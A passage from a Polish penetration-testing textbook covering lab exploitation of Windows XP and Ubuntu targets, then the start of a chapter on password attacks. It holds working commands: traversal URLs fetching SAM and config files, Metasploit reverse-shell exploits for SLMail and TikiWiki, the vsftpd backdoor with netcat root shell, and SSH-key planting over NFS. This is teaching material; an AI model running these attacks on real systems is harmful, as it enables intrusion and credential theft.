Teraz możemy otworzyć sesję powłoki Meterpretera po przejściu w przeglądarce sieciowej do adresu <http://192.168.20.10/meterpreter.php> (pamiętaj, aby przed uruchomieniem skryptu zrestartować proces obsługi połączenia zwrotnego, tak aby mógł przechwycić połączenie powłoki Meterpreter). Jak widać, choć użyliśmy zupełnie innego sposobu niż przesyłanie plików na serwer za pomocą dodatku WebDAV, efekt finalny jest taki sam — dzięki dostępowi do serwera MySQL mieliśmy możliwość utworzenia odpowiednich plików na serwerze WWW, które w efekcie pozwoliły na ustanowienie sesji powłoki Meterpreter i przejęcie kontroli nad zaatakowanym systemem.

W kolejnym podrozdziale spróbujemy przeprowadzić atak na inny serwer WWW, który wykryliśmy wcześniej w systemie Windows XP.

UWAGA

Oczywiście nie jest to jedyny sposób, w jaki można wykorzystać dostęp do bazy danych. Jeżeli na przykład zamiast bazy MySQL znalazłeś bazę Microsoft SQL, mógłbyś użyć funkcji `xp_cmdshell()`, która spełnia rolę wbudowanej powłoki systemu. Ze względów bezpieczeństwa w nowszych wersjach bazy MS SQL powłoka ta jest domyślnie wyłączona, ale użytkownik dysponujący uprawnieniami administratora może ją ponownie włączyć, co może dać napastnikowi dostęp do powłoki systemu bez konieczności przesyłania na zaatakowany system jakichkolwiek plików.

Pobieranie wrażliwych plików

Jak pamiętasz, w rozdziale 6. udało nam się odkryć, że serwer Zervit, pracujący na porcie 3232, posiada lukę w zabezpieczeniach pozwalającą na pobieranie plików z systemu zdalnego bez konieczności jakiegokolwiek uwierzytelniania. Aby na przykład pobrać z tego systemu plik konfiguracyjny `boot.ini` (lub jakiekolwiek inne pliki), powinieneś w przeglądarce sieciowej wpisać następujący adres URL:

`http://192.168.20.10:3232/index.html?../../../../../../../../boot.ini`

W naszym przykładzie spróbujemy użyć tej luki w zabezpieczeniach do pobrania plików zawierających wartości funkcji skrótu (hasze) haseł systemu Windows (inaczej mówiąc, zaszyfrowane hasła) oraz listę zainstalowanych usług systemowych.

Pobieranie pliku konfiguracyjnego

Domyślną lokalizacją pakietu XAMPP jest katalog `C:\xampp`, możemy więc oczekiwać, że serwer FileZilla FTP będzie zainstalowany w katalogu `C:\xampp\filezillaFtp`. Po krótkich poszukiwaniach w internecie znajdziemy informację,

że FileZilla przechowuje hasła użytkowników w postaci wartości funkcji skrótu MD5 w pliku konfiguracyjnym *FileZilla Server.xml*. W zależności od tego, jak silne są to hasła, być może będziemy w stanie na podstawie wartości haszy MD5 odtworzyć oryginalne hasła dostępu poszczególnych użytkowników.

W rozdziale 7. udało nam się pozyskać hasło dla użytkownika *georgia*, ale na atakowanym serwerze mogą się również znajdować konta innych użytkowników. Użyjemy zatem luki w zabezpieczeniach serwera Zervit do pobrania pliku konfiguracyjnego serwera FileZilla. Aby to zrobić, powinieneś w przeglądarce sieciowej wpisać następujący adres URL: <http://192.168.20.10:3232/index.html?../../../../../../../../xampp/FileZillaFtp/FileZilla%20Server.xml> (zauważ, że w adresie URL spacja została zakodowana jako heksadecymalna wartość %20). Fragment zawartości pliku możesz zobaczyć na listingu 8.4.

Listing 8.4. Plik konfiguracyjny serwera FileZilla FTP

```
<User Name="georgia">
<Option Name="Pass">5f4dcc3b5aa765d61d8327deb882cf99</Option>
<Option Name="Group"/>
<Option Name="Bypass server userlimit">0</Option>
<Option Name="User Limit">0</Option>
<Option Name="IP Limit">0</Option>
<User Name="newuser">
(...)
```

Jak widać, w pliku konfiguracyjnym znajdują się definicje dwóch kont użytkowników (pole *User Name*): *georgia* oraz *newuser*. Teraz pozostało nam już tylko dokonać próby odtworzenia oryginalnych haseł na podstawie wartości haszy MD5 haseł zapisanych w pliku.

Zagadnieniami związanymi z odtwarzaniem oryginalnych haseł na podstawie wartości różnych funkcji skrótu (włącznie z MD5) będziemy się zajmować w kolejnym rozdziale.

Pobieranie pliku Windows SAM

Skoro mówimy już o hasłach dostępu, to oprócz pliku konfiguracyjnego serwera FileZilla możemy spróbować pobrać kopię pliku SAM (ang. *Windows Security Accounts Manager*), w którym przechowywane są wartości funkcji skrótu haseł użytkowników systemu Windows. Zawartość pliku SAM jest utajiona, ponieważ narzędzie Windows Syskey zabezpiecza zawartość bazy danych kont systemu Windows, szyfrując hasze haseł za pomocą 128-bitowego algorytmu RC4 (ang. *Rivest Cipher 4*), co zapewnia dodatkowy poziom zabezpieczenia systemu. Aby odwrócić szyfrowanie RC4, musimy znać odpowiedni klucz szyfrowania, określany jako *bootkey*, który jest przechowywany w pliku *SYSTEM* gałęzi rejestru systemu Windows. Wynika stąd prosty wniosek, że jeżeli chcemy dokonać próby odtworzenia oryginalnych haseł dostępu na podstawie ich wartości haszy przechowywanych w rejestrze (w bazie danych kont systemu), musimy pobrać oba pliki gałęzi rejestru: *SAM* i *SYSTEM*. W systemie Windows XP oba pliki są

zlokalizowane w katalogu *C:\Windows\System32\config*, zatem możesz najpierw spróbować pobrać plik SAM, wpisując w przeglądarce sieciowej następujący adres URL:

```
http://192.168.20.10:3232/index.html?../../../../../../../../WINDOWS/system32/  
↳config/sam
```

Kiedy spróbujemy użyć serwera Zervit do pobrania tego pliku, na ekranie pojawia się komunikat o błędzie, informujący, że plik nie został znaleziony (ang. *File not found*). Wygląda na to, że nasz serwer Zervit po prostu nie ma dostępu do tego pliku. Na szczęście system Windows XP w katalogu *C:\Windows\repair\directory* tworzy kopie zapasowe zarówno pliku *SAM*, jak i pliku *SYSTEM*. Jeżeli teraz spróbujemy pozyskać kopie tych plików z tego katalogu, to taka operacja zakończy się pomyślnie. Aby to zrobić, powinieneś wpisać w przeglądarce sieciowej kolejno następujące adresy URL:

```
http://192.168.20.10:3232/index.html?../../../../../../../../WINDOWS/repair/system  
http://192.168.20.10:3232/index.html?../../../../../../../../WINDOWS/repair/sam
```

UWAGA *Podobnie jak w przypadku haszy MD5, więcej szczegółowych informacji na temat wykorzystywania zawartości pliku SAM znajdziesz w kolejnym rozdziale, w którym będziemy się zajmować zagadnieniami związanymi z przeprowadzaniem ataków na hasła dostępu.*

Wykorzystywanie błędów przepełnienia bufora w innych aplikacjach

W rozdziale 6. nie udało nam się finalnie potwierdzić, czy serwer SLMail, działający na maszynie-celu z systemem Windows XP, jest podatny na ataki z wykorzystaniem luki w implementacji POP3, oznaczonej jako CVE-2003-0264. Wersja oprogramowania zgłaszana przez serwer SLMail (5.5) wskazuje, że istnieje takie prawdopodobieństwo, więc możemy dokonać próby jej wykorzystania. Moduł exploitu pakietu Metasploit, *windows/pop3/seattlelab_pass*, odpowiadający tej luce jest oznaczony w rankingu jako *great*, a tak wysoka ocena oznacza, że moduł jest bezpieczny i jego użycie nie powinno spowodować awarii atakowanego systemu, nawet jeżeli próba ataku zakończy się niepowodzeniem.

Moduł *windows/pop3/seattlelab_pass* dokonuje próby wykorzystania błędu przepełnienia bufora serwera POP3. Sposób użycia tego modułu jest bardzo zbliżony do tego, co robiliśmy z modulem MS08-067, tak jak zostało to przedstawione na listingu 8.5.

Listing 8.5. Atak na serwer SLMail 5.5 POP3 za pomocą pakietu Metasploit

```
msf > use windows/pop3/seattlelab_pass
msf exploit(seattlelab_pass) > show payloads

Compatible Payloads
=====


| Name               | Disclosure Date | Rank   | Description            |
|--------------------|-----------------|--------|------------------------|
| generic/custom     |                 | normal | Custom Payload         |
| generic/debug_trap |                 | normal | Generic x86 Debug Trap |
| (...)              |                 |        |                        |



msf exploit(seattlelab_pass) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(seattlelab_pass) > show options

Module options (exploit/windows/pop3/seattlelab_pass):
Name      Current Setting  Required  Description
----      -----          -----      -----
RHOST    192.168.20.10   yes        The target address
RPORT    110             yes        The target port

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC thread       yes        Exit technique: seh, thread, process, none
LHOST          192.168.20.9  yes        The listen address
LPORT        4444           yes        The listen port

Exploit target:
Id  Name
--  --
0   Windows NT/2000/XP/2003 (SLMail 5.5)

msf exploit(seattlelab_pass) > set RHOST 192.168.20.10
RHOST => 192.168.20.10
msf exploit(seattlelab_pass) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(seattlelab_pass) > exploit

[*] Started reverse handler on 192.168.20.9:4444
[*] Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 4 opened (192.168.20.9:4444 -> 192.168.20.10:1566) at 2015-01-07
19:57:22 -0500

meterpreter >
```

Uruchomienie tego exploitu powinno udostępnić nam kolejną sesję Meterpretera z maszyną-celem, działającą pod kontrolą systemu Windows XP, czyli inaczej mówiąc, udostępnić kolejny sposób na przejęcie kontroli nad tym systemem

(w rozdziale 13., w którym będziemy mówić o powłamaniowej eksploracji systemu, dowiesz się, co możesz zrobić po nawiązaniu sesji Meterpretera z zaatakowanym systemem).

Wykorzystywanie luk w zabezpieczeniach innych aplikacji internetowych

W rozdziale 6. używaliśmy skanera Nikto do skanowania maszyny-celu z systemem Ubuntu i udało nam się odkryć, że zainstalowane jest w nim oprogramowanie TikiWiki CMS w wersji 1.9.8, które w skrypcie *graph_formula.php* ma błąd pozwalający na zdalne wykonanie dowolnego kodu. Poszukiwanie exploitów dla TikiWiki w pakiecie Metasploit przynosi kilka trafień, co zostało pokazane na listingu 8.6.

Listing 8.6. Informacje o exploitach dla pakietu TikiWiki

```
msf exploit(seattlelab_pass) > search tikiwiki
Matching Modules
=====
Name                                     Disclosure Date      Rank      Description
----                                     -----          ----
(...)

① exploit/unix/webapp/tikiwiki_graph_formula_exec  2007-10-10 00:00:00 UTC  excellent  TikiWiki
    ↳ graph
    ↳ formula
    ↳ Remote
    ↳ PHP Code
    ↳ Execution

exploit/unix/webapp/tikiwiki_jhot_exec        2006-09-02 00:00:00 UTC  excellent  TikiWiki
    ↳ jhot
    ↳ Remote
    ↳ Command
    ↳ Execution

(...)

msf exploit(seattlelab_pass) > info unix/webapp/tikiwiki_graph_formula_exec
  Name: TikiWiki tiki-graph_formula Remote PHP Code Execution
  Module: exploit/unix/webapp/tikiwiki_graph_formula_exec
  ...
TikiWiki (<= 1.9.8) contains a flaw that may allow a remote attacker to execute arbitrary
→ PHP code. The issue is due to 'tiki-graph_formula.php' script not properly sanitizing
→ user input supplied to create_function(), which may allow a remote attacker to execute
→ arbitrary PHP code resulting in a loss of integrity.
References:
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2007-5423
  http://www.osvdb.org/40478 ②
  http://www.securityfocus.com/bid/26006
```

Przeglądając listę dostępnych modułów, możemy znaleźć *exploit unix/webapp/tikiwiki_graph_formula_exec* ①, który wygląda obiecująco, ponieważ w swojej nazwie zawiera nazwę skryptu *graph_formula*. Nasze przypuszczenia potwierdzają

się po wyświetleniu opisu exploita za pomocą polecenia `info`. Numer OSVDB ② znaleziony w sekcji References opisu exploita *unix/webapp/tikiwiki_graph_formula_exec* odpowiada numerowi OSVDB luki znalezionej przez skaner Nikto w rozdziale 6.

Opcje dla wybranego exploita są inne niż w przypadku exploitów używanych przez nas do tej pory w poprzednich przykładach, co zostało pokazane na listingu 8.7.

Listing 8.7. Wykorzystanie exploita dla pakietu TikiWiki

```
msf exploit(seattlelab_pass) > use unix/webapp/tikiwiki_graph_formula_exec
msf exploit(tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):
  Name      Current Setting  Required  Description
  --        -----          -----    -----
  Proxies                no        Use a proxy chain ①
  RHOST                 yes       The target address
  RPORT      80            yes       The target port
  URI        /tikiwiki     yes       TikiWiki directory path ②
  VHOST                  no        HTTP server virtual host ③

Exploit target:
  Id  Name
  --  --
  0   Automatic

msf exploit(tikiwiki_graph_formula_exec) > set RHOST 192.168.20.11
RHOST => 192.168.20.11
```

W opcjach modułu możemy ustawić nazwę serwera proxy ① i/lub hosta wirtualnego ③ dla serwera TikiWiki, ale nie będzie nam to tutaj potrzebne. Opcję `URI` możemy pozostawić na wartości domyślnej `/tikiwiki` ②.

Moduł exploita wykorzystuje wykonywanie poleceń za pomocą PHP, tak więc oczywiście nasze ładunki są oparte o język PHP. Wyniki działania polecenia `show payloads` pokazują, że możemy użyć ładunku PHP z Meterpreterem ① (patrz listing 8.8), tak jak to robiliśmy w przypadku exploita dla serwera XAMPP Apache. Podobnie jak wtedy, teraz również musimy ustawić opcję `LHOST` ②.

Listing 8.8. Atakowanie pakietu TikiWiki za pomocą Metasploita

```
msf exploit(tikiwiki_graph_formula_exec) > set payload php/meterpreter/reverse_tcp ①
payload => php/meterpreter/reverse_tcp
msf exploit(tikiwiki_graph_formula_exec) > set LHOST 192.168.20.9 ②
LHOST => 192.168.20.110
msf exploit(tikiwiki_graph_formula_exec) > exploit

[*] Started reverse handler on 192.168.20.9:4444
[*] Attempting to obtain database credentials...
[*] The server returned : 200 OK
```

```
[*] Server version : Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
[*] TikiWiki database informations :

db_tiki    : mysql
dbversion : 1.9
host_tiki  : localhost
user_tiki  : tiki ③
pass_tiki  : tikipassword
dbs_tiki   : tikiwiki

[*] Attempting to execute our payload...
[*] Sending stage (39217 bytes) to 192.168.20.11
[*] Meterpreter session 5 opened (192.168.20.9:4444 -> 192.168.20.11:54324) at 2015-01-07
→ 20:41:53 -0500

meterpreter >
```

Jak widać, podczas przeprowadzania ataku na pakiet TikiWiki moduł Metasploita odkrył dane uwierzytelniania bazy danych TikiWiki **③**. Niestety, serwer MySQL nie jest dostępny zdalnie z sieci, dlatego nie możemy ich teraz bezpośrednio wykorzystać, choć warto je sobie zanotować, ponieważ mogą się zdecydowanie przydać podczas powłamaniowej eksploracji systemu.

Wykorzystywanie luk w zabezpieczeniach usług

W rozdziale 6. udało nam się odkryć, że serwer FTP działający na maszynie-celu z systemem Ubuntu zgłasza się jako Very Secure FTP 2.3.4, czyli wersja, której binaria zostały podczas włamania do repozytorium skompromitowane i wyposażone w tylne wejście (ang. *backdoor*). Ponieważ zgodnie z oficjalnym komunikatem autorów po wykryciu włamania w repozytorium szybko przywrócone zostały oryginalne wersje oprogramowania, jedyną metodą sprawdzenia, czy pakiet działający w naszym środowisku celu jest podatny na atak, jest przeprowadzenie odpowiedniego testu (w tym przypadku nie musimy się martwić o spowodowanie potencjalnej awarii systemu — jeżeli serwer FTP nie ma backdoora, to jedynym efektem próby zalogowania się z nazwą użytkownika zawierającą uśmiechniętą buźkę będzie komunikat o błędzie logowania).

Spróbuj połączyć się z serwerem FTP i jako nazwę konta użytkownika wpisz dowolny ciąg znaków zakończony uśmiechniętą buźką (:), tak jak zostało to przedstawione na listingu 8.9. Jako hasło możesz wpisać dowolny ciąg znaków. Jeżeli backdoor jest aktywny, próba zalogowania zakończy się pomyślnie.

Listing 8.9. Wykorzystywanie backdoora w oprogramowaniu serwera Vsftpd

```
root@kali:~# ftp 192.168.20.11
Connected to 192.168.20.11.
220 (vsFTPd 2.3.4)
```

```
Name (192.168.20.11:root): georgia:  
331 Please specify the password.  
Password:
```

Z pewnością zauważysz, że po podaniu hasła dostępu proces logowania wygląda tak, jakby się zawiesił. Takie zachowanie jest dla nas wskazówką, że serwer FTP nadal przetwarza nasze żądanie logowania, i jeżeli sprawdzimy, czy serwer nadal działa na porcie 21, otrzymamy poprawną odpowiedź. Teraz użyjemy programu Netcat do połączenia się z portem 6200, gdzie backdoor (jeżeli jest obecny) wystawia powłokę użytkownika root.

```
root@kali:~# nc 192.168.20.11 6200  
# whoami  
root
```

Jak widać, mamy teraz dostęp do powłoki na prawach użytkownika root, co daje nam pełną kontrolę nad zaatakowanym systemem. Na przykład za pomocą polecenia cat /etc/shadow możemy wyświetlić zawartość pliku *shadow* i odczytać hasze haseł poszczególnych użytkowników. Zapisz dane użytkownika georgia (georgia:\$1\$CNp3mty6\$|RWcT0/PVYpDKwyaWWkSg/:15640:0:99999:7:::) w pliku o nazwie *linuxpasswords.txt*. W rozdziale 9. spróbujemy na podstawie tych danych odtworzyć oryginalne hasło użytkownika georgia.

Wykorzystywanie otwartych udziałów NFS

Wiemy już, że na maszynie z systemem Ubuntu katalog domowy użytkownika georgia został wyeksportowany do udziału NFS, który jest dostępny dla wszystkich użytkowników bez konieczności dodatkowego uwierzytelniania. Takie znalezisko nie musi jednak stanowić żadnego zagrożenia bezpieczeństwa systemu dopóty, dopóki nie będziemy mogli w takim katalogu odczytywać bądź zapisywać wrażliwych plików.

Jak pamiętasz, podczas skanowania w rozdziale 6. okazało się, że w udziale sieciowym NFS systemu Ubuntu znajduje się katalog *.ssh*. W takim katalogu mogą być umieszczone prywatne klucze SSH użytkownika oraz inne klucze SSH pozwalające na uwierzytelnianie bez podawania hasła. Sprawdźmy zatem, czy uda nam się wykorzystać dostęp do tego udziału NFS. Rozpoczniemy od zamontowania udziału NFS w naszym systemie Kali Linux.

```
root@kali:~# mkdir /tmp/mount  
root@kali:~# mount -t nfs -o nock 192.168.20.11:/export/georgia /tmp/mount
```

Na pierwszy rzut oka nie wygląda to zbyt obiecująco, ponieważ w tym katalogu nie ma żadnych dokumentów, zdjęć ani plików wideo, a jedynie kilka plików

zawierających przykłady błędów przepełnienia bufora, których będziemy używać w rozdziale 16. Wygląda na to, że nie znajdziemy tutaj żadnych wrażliwych informacji, ale zanim postawimy kropkę nad i, zobaczymy, co znajduje się w katalogu *.ssh*.

```
root@kali:~# cd /tmp/mount/.ssh
root@kali:/tmp/mount/.ssh# ls
authorized_keys id_rsa id_rsa.pub
```

Niespodzianka! Mamy dostęp do kluczy SSH użytkownika *georgia*. Plik *id_rsa* to jego klucz prywatny, a plik *id_rsa.pub* to odpowiadający mu klucz publiczny. Co więcej, możemy odczytywać i zapisywać zawartość tych plików, a oprócz tego możemy modyfikować zawartość pliku *authorized_keys*, w którym znajduje się lista publicznych kluczy SSH, autoryzowanych do logowania się jako użytkownik *georgia*. Ponieważ mamy prawa zapisu do tego pliku, możemy dodać do niego nasz własny klucz SSH, co pozwoli nam na pominięcie konieczności podawania hasła podczas logowania się do systemu Ubuntu jako użytkownik *georgia*, co zostało pokazane na listingu 8.10.

Listing 8.10. Generowanie nowej pary kluczy SSH

```
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
26:c9:b7:94:8e:3e:d5:04:83:48:91:d9:80:ec:3f:39 root@kali
The key's randomart image is:
+--[ RSA 2048]----+
| . o+B . |
...
+-----+
```

Najpierw przy użyciu polecenia *ssh-keygen* wygenerujemy w naszym systemie Kali Linux nową parę kluczy SSH. Domyślnie nowy klucz publiczny jest zapisywany w katalogu */root/.ssh/id_rsa.pub*, a klucz prywatny w katalogu */root/.ssh/id_rsa*. Teraz chcemy dodać nasz nowy klucz publiczny do listy autoryzowanych kluczy SSH, znajdujących się w pliku *authorized_keys* użytkownika *georgia* w systemie Ubuntu.

Aby to zrobić, użyjemy polecenia *cat* do wyświetlenia zawartości pliku */root/.ssh/id_rsa.pub* i dołączenia jej do pliku *authorized_keys* użytkownika *georgia*:

```
root@kali:~# cat ~/.ssh/id_rsa.pub >> /tmp/mount/.ssh/authorized_keys
```

Od tej chwili powinniśmy być w stanie zalogować się za pomocą SSH do systemu Ubuntu jako użytkownik `georgia` bez podawania hasła dostępu. Spróbujmy!

```
root@kali:~# ssh georgia@192.168.20.11
georgia@ubuntu:~$
```

Jak widać, całkiem nieźle to działa — dokonaliśmy pomyślnego uwierzytelnienia w systemie Ubuntu przy użyciu naszego własnego, podstawionego publicznego klucza SSH.

Podobny efekt możemy również osiągnąć poprzez skopiowanie klucza użytkownika `georgia` do systemu Kali Linux. Aby to zrobić, musimy najpierw usunąć naszą fałszywą tożsamość SSH, którą utworzyliśmy przed chwilą.

```
root@kali:/tmp/mount/.ssh# rm ~/.ssh/id_rsa.pub
root@kali:/tmp/mount/.ssh# rm ~/.ssh/id_rsa
```

Teraz skopiujemy prywatny klucz użytkownika `georgia` (plik `id_rsa`) oraz jego klucz publiczny (plik `id_rsa.pub`) do katalogu `.ssh` użytkownika `root` w systemie Kali Linux, a następnie użyjemy polecenia `ssh-add` do dodania nowej tożsamości do listy agenta uwierzytelniania. Po zakończeniu możemy spróbować zalogować się przy użyciu SSH do systemu Ubuntu jako użytkownik `georgia`.

```
root@kali:/tmp/mount/.ssh# cp id_rsa.pub ~/.ssh/id_rsa.pub
root@kali:/tmp/mount/.ssh# cp id_rsa ~/.ssh/id_rsa
root@kali:/tmp/mount/.ssh# ssh-add
Identity added: /root/.ssh/id_rsa (/root/.ssh/id_rsa)
root@kali:/tmp/mount/.ssh# ssh georgia@192.168.20.11
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686
georgia@ubuntu:~$
```

Podobnie jak w poprzednim przypadku, dzięki odpowiedniej manipulacji kluczami SSH uzyskaliśmy dostęp do systemu Ubuntu. Cała operacja rozpoczęła się od odkrycia możliwości odczytywania i zapisywania plików w katalogu domowym użytkownika `georgia`, a zakończyła się uzyskaniem dostępu do powłoki systemu Linux i możliwością logowania się jako użytkownik `georgia` bez konieczności podawania hasła.

Podsumowanie

W tym rozdziale połączymy informacje o środowisku celu zebrane w rozdziale 5. z informacjami o podatnościach i lukach w zabezpieczeniach poszczególnych systemów, odkrytymi w rozdziale 6., a następnie użyjemy ich do przełamywania zabezpieczeń i przejmowania kontroli nad maszynami-celami z systemami

Windows XP oraz Ubuntu. Korzystaliśmy z wielu różnych technik, takich jak atakowanie źle skonfigurowanych serwerów WWW, wykorzystywanie backdoorów w różnych pakietach oprogramowania, błędów w kontroli dostępu do wrażliwych plików systemowych czy luk w zabezpieczeniach systemu operacyjnego i działających w nim aplikacji.

A zatem, skoro udało nam się już zdobyć mocny przyczółek w atakowanych systemach, w kolejnym rozdziale omówimy szereg zagadnień związanych z łamaniem haseł i odtwarzaniem oryginalnych haseł na podstawie wartości funkcji skrótu.

9

Ataki na hasła

ATAK NA HASŁA TO CZĘSTO NAJŁATWIEJSZA DROGA DO OSIĄGNIĘCIA SUKCESU W PRZEPROWADZANIU TESTÓW PENETRACYJNYCH. KAŻDA FIRMA CZY ORGANIZACJA DBAJĄCA O BEZPIECZEŃSTWO SWOJEGO ŚRODOWISKA KOMPUTEROWEGO BĘDZIE w stanie zainstalować odpowiednie zabezpieczenia sprzętowe czy brakujące aktualizacje i poprawki bezpieczeństwa oprogramowania, ale niemal zawsze jej naj-słabszymogniwem pozostaną użytkownicy. Metody atakowania użytkowników omówimy szerzej w rozdziale 11., kiedy będziemy się zajmować atakami socjotechnicznymi, ale zawsze pamiętaj, że jeżeli jesteś w stanie odgadnąć czy złamać hasło dostępu, to najprawdopodobniej przeprowadzanie wyrafinowanych ataków na użytkowników może się okazać całkowicie zbędne. W tym rozdziale dowiesz się, w jaki sposób możesz przeprowadzać zautomatyzowane ataki na hasła dostępu, oraz poznasz metody łamania haseł reprezentowanych przez wartości różnych funkcji skrótu, które pozykaliśmy ze środowiska celu w rozdziale 8.

Zarządzanie hasłami

Z dnia na dzień coraz więcej firm i organizacji zaczyna zdawać sobie sprawę z ryzyka, jakie niosą ze sobą mechanizmy uwierzytelniania oparte o hasła dostępu, w przypadku których coraz bardziej wydajne systemy do łamania haseł metodą *brute-force* oraz inne metody pozwalające na odgadnięcie hasła stanowią rosnące zagrożenie dla słabych haseł. W celu złagodzenia takiego ryzyka coraz więcej firm

i organizacji zaczyna wdrażać systemy biometryczne (skanowanie siatkówki lub rozpoznawanie odcisków palców) bądź systemy oparte na uwierzytelnianiu dwuetapowym. Co ciekawe, nawet niektóre serwisy sieciowe, takie jak Gmail czy Dropbox, zaczynają oferować różnego rodzaju uwierzytelnianie dwuetapowe, gdzie użytkownik oprócz hasła musi podać drugi element, taki jak kod cyfrowy generowany przez elektroniczny token. Jeżeli mechanizm uwierzytelniania dwuetapowego nie jest dostępny, kluczowym elementem bezpieczeństwa stają się silne hasła dostępu, ponieważ są one praktycznie jedynym elementem stojącym pomiędzy napastnikiem a wrażliwymi danymi firmy czy organizacji. Silne hasła powinny się składać z długich ciągów znaków, zawierać małe i wielkie litery, cyfry oraz znaki specjalne i nie używać elementów słownikowych.

Hasła, których używamy w naszych przykładach, zostały specjalnie uproszczone, ale niestety w rzeczywistości bardzo wielu użytkowników stosuje wcale nie lepsze praktyki. Oczywiście firmy i organizacje mogą wymuszać w swoich środowiskach tworzenie złożonych haseł, ale im bardziej złożone stają się hasła, tym trudniejsze są z reguły do zapamiętania. W takich sytuacjach użytkownicy odczuwają coraz większą pokusę zapisywania haseł, których nie mogą zapamiętać, w nieszyfrowanych plikach na dysku, w smartfonach czy nawet na karteczkach przylepionych pod klawiaturą, ponieważ takie „rozwiązań” ułatwiają im życie. Nietrudno zauważyc, że tak „zabezpieczone” hasła potrafią całkowicie zneutralizować nawet najlepszy system zabezpieczeń.

Kolejnym kardynalnym grzechem popełnianym przez wielu użytkowników jest używanie tego samego hasła do logowania się do wielu różnych systemów. W najgorszym scenariuszu może się nawet zdarzyć tak, że prezes firmy czy organizacji nieświadomie loguje się do kontrolowanego przez hakerów forum czy serwisu społecznościowego przy użyciu słabego hasła, takiego samego, jakiego używa u siebie w firmie do logowania się do sieci komputerowej. Nawyk używania tych samych haseł do logowania się do wielu różnych systemów jest czymś, o czym powinien pamiętać każdy pentester — niejednokrotnie może się okazać, że jedno złamane hasło daje dostęp do wielu różnych hostów, systemów i usług w środowisku celu.

Dobre zarządzanie hasłami stanowi poważne wyzwanie dla pracowników działu IT każdej firmy czy organizacji i prawdopodobnie będzie jeszcze przez wiele lat jednym z ulubionych wektorów ataku hakerów, przynajmniej do czasu, kiedy uwierzytelnianie oparte na hasłach nie zostanie zastąpione przez inne, lepsze rozwiązanie.

Ataki typu online

Podobnie jak używaliśmy skanerów do wyszukiwania podatności i luk w zabezpieczeniach, tak samo możemy skorzystać z różnego rodzaju skryptów i innych narzędzi do zautomatyzowania procesu logowania się do systemów, hostów i usług oraz znajdowania odpowiednich haseł dostępu metodą prób i błędów. Takie narzędzia wykorzystują technikę „brutalnej siły” (ang. *brute-force*) poprzez próby zasto-

sowania kolejno wszystkich możliwych kombinacji haseł aż do chwili, kiedy któryś z nich okaże się właściwe, a atakowany serwer pozwoli na zalogowanie się. Teoretycznie, jeżeli dysponujemy wystarczającą ilością czasu i odpowiednio wydajnym komputerem, narzędzia wykorzystujące metodę *brute-force* są w stanie odgadnąć każde hasło.

Problem z tą metodą polega jednak na tym, że w przypadku silnych haseł czas niezbędny do wypróbowania wszystkich możliwych kombinacji i odgadnięcia hasła z minut, godzin czy dni rozszerza się na dziesiątki, a nawet setki lat. W takiej sytuacji dużo większą szansę odgadnięcia hasła dają inne metody, pozwalające na wypróbowanie listy setek czy nawet tysięcy haseł wygenerowanych na podstawie informacji o środowisku celu zebranych podczas rekonwalescencji bądź ataków socjotechnicznych. Wyrażenia słownikowe są łatwe do zapamiętania, dlatego bardzo często, nie bacząc na ostrzeżenia czy procedury bezpieczeństwa, użytkownicy umieszczają je w swoich hasłach. Nieco bardziej rozbartocieni użytkownicy być może dodają na początku lub końcu takich fraz jakieś cyfry czy nawet znaki specjalne.

Listy haseł

Zanim będziesz mógł skorzystać z narzędzi, które odgadują hasła, musisz przygotować listę nazw kont użytkowników i haseł do sprawdzenia. Jeżeli nie znasz nazwy konta użytkownika, którego hasło chcesz złamać, lub po prostu chcesz złamać jak najwięcej kont użytkowników, możesz przygotować listę potencjalnych i prawdopodobnych nazw kont użytkowników i nakazać programowi sprawdzenie wszystkich możliwych kombinacji.

Listy kont użytkowników

Kiedy tworzysz listę użytkowników, najpierw spróbuj poznać konwencję tworzenia nazw ich kont stosowaną w danej firmie czy organizacji. Na przykład jeżeli próbujemy złamać konta poczty elektronicznej pracowników klienta, sprawdź, czy ich nazwy układają się w jakiś wzorzec. Czy jest to *imię.nazwisko, imię*, czy jeszcze coś innego?

Dobrym rozwiązaniem na początek jest wypróbowanie listy często występujących imion lub nazwisk. Oczywiście taka technika będzie znacznie bardziej efektywna, jeżeli będziesz w stanie znaleźć aktualną listę nazwisk i imion pracowników firmy. Jeżeli w danej firmie konta użytkowników są tworzone według schematu *pierwsza litera imienia + nazwisko*, a jednym z ich pracowników jest Jan Kowalski, to jest bardzo prawdopodobne, że *jkowalski* będzie poprawną nazwą istniejącego konta użytkownika. Na listingu 9.1 przedstawiono bardzo krótką listę prawdopodobnych nazw kont użytkowników. W zastosowaniach praktycznych taka lista będzie oczywiście o wiele dłuższa.

Listing 9.1. Przykładowa lista nazw kont użytkowników

```
root@kali:~# cat userlist.txt
georgia
john
```

Po utworzeniu listy zapisz ją w pliku tekstowym w systemie Kali Linux, tak jak zostało to przedstawione na listingu 9.1. Z listy tej będziemy korzystać podczas ataków na hasła w podrozdziale „Odnajdywanie nazw kont użytkowników i haseł przy użyciu programu Hydra” w dalszej części tego rozdziału.

Listy haseł

Oprócz listy potencjalnych nazw kont użytkowników będzie nam potrzebna również lista możliwych haseł. Przykładowa lista została przedstawiona na listingu 9.2.

Listing 9.2. Przykładowa lista haseł

```
root@kali:~# cat passwordfile.txt
password
Password
password1
Password1
Password123
password123
```

Podobnie jak w przypadku listy nazw kont użytkowników, nasza przykładowa lista haseł jest bardzo krótka (i mam nadzieję, że nie pozwoli ona na znalezienie haseł dostępu do zbyt wielu kont w rzeczywistym świecie...). W praktyce oczywiście listy prawdopodobnych haseł są z reguły znacznie dłuższe.

